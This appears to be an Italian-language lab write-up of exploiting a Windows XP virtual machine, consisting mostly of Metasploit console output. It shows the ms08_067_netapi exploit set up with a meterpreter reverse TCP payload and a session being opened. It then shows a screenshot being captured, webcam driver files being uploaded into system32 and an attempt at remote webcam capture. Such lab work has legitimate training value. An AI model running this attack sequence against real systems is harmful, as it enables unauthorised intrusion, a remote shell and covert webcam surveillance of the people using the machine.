





Windows XP Exploit





```
kali-linux-2023.1-virtualbox-amd64 [in esecuzione] - Oracle VM VirtualBox
File Machine Visualizza Inserimenti Dispositivi Aiuto

kali@kali:~/Downloads

File Actions Edit View Help
164 payload/windows/vncinject/reverse_nonx_tcp normal No VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
165 payload/windows/vncinject/reverse_ord_tcp normal No VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
166 payload/windows/vncinject/reverse_tcp normal No VNC Server (Reflective Injection), Reverse TCP Stager
167 payload/windows/vncinject/reverse_tcp_allports normal No VNC Server (Reflective Injection), Reverse All-Port TCP Stager
168 payload/windows/vncinject/reverse_tcp_dns normal No VNC Server (Reflective Injection), Reverse TCP Stager (DNS)
169 payload/windows/vncinject/reverse_tcp_uuid normal No VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support

msf6 exploit(windows/smb/ms08_067_netapi) > set payload 61
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
-----
RHOSTS    192.168.1.200   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445             yes       The SMB service port (TCP)
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.150   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Targeting

View the full module info with the info, or info -d command.


msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.150:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175680 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.150:4444 -> 192.168.1.200:1834) at 2023-08-14 09:13:15 -0400

meterpreter > screenshot
Screenshot saved to: /home/kali/Downloads/s3otcf2.jpeg
meterpreter > 
```

Decido, comunque, di installare un driver generico sulla macchina target, per vedere se sia possibile “munirla di webcam da remoto”

```
meterpreter > upload /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56 c:\\WINDOWS\\system32
[*] uploading : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/SPUVCB.cat -> c:\\WINDOWS\\system32\\SPUVCB.cat
[*] uploaded  : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/SPUVCB.cat -> c:\\WINDOWS\\system32\\SPUVCB.cat
[*] uploading : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/spuvcbh.PNF -> c:\\WINDOWS\\system32\\spuvcbh.PNF
[*] uploaded  : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/spuvcbh.PNF -> c:\\WINDOWS\\system32\\spuvcbh.PNF
[*] uploading : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/Dext_04.ini -> c:\\WINDOWS\\system32\\Dext_04.ini
[*] uploaded  : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/Dext_04.ini -> c:\\WINDOWS\\system32\\Dext_04.ini
[*] uploading : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/Dext_16.ini -> c:\\WINDOWS\\system32\\Dext_16.ini
[*] uploaded  : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/Dext_16.ini -> c:\\WINDOWS\\system32\\Dext_16.ini
[*] uploading : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/Remove.ini -> c:\\WINDOWS\\system32\\Remove.ini
[*] uploaded  : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/Remove.ini -> c:\\WINDOWS\\system32\\Remove.ini
[*] uploading : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/Dext_12.ini -> c:\\WINDOWS\\system32\\Dext_12.ini
[*] uploaded  : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/Dext_12.ini -> c:\\WINDOWS\\system32\\Dext_12.ini
[*] uploading : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/un_dext.exe -> c:\\WINDOWS\\system32\\un_dext.exe
[*] uploaded  : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/un_dext.exe -> c:\\WINDOWS\\system32\\un_dext.exe
[*] uploading : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/Dext_09.ini -> c:\\WINDOWS\\system32\\Dext_09.ini
[*] uploaded  : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/Dext_09.ini -> c:\\WINDOWS\\system32\\Dext_09.ini
[*] uploading : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/DextUVCB_x64.ax -> c:\\WINDOWS\\system32\\DextUVCB_x64.ax
[*] uploaded  : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/DextUVCB_x64.ax -> c:\\WINDOWS\\system32\\DextUVCB_x64.ax
[*] uploading : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/SPUVCbh.inf -> c:\\WINDOWS\\system32\\SPUVCbh.inf
[*] uploaded  : /home/kali/Downloads/badf18dddec1f21abad76e4c05ff71c56/SPUVCbh.inf -> c:\\WINDOWS\\system32\\SPUVCbh.inf
```



Creo poi una copia dei file del driver sul Desktop della macchina bersaglio, che userò come percorso per installare il driver.

Una volta installato il driver, il risultato sarà il seguente:

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > webcam_list
1: Periferica video USB
meterpreter > 
```

```
meterpreter > webcam_snap
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 731
meterpreter > 
```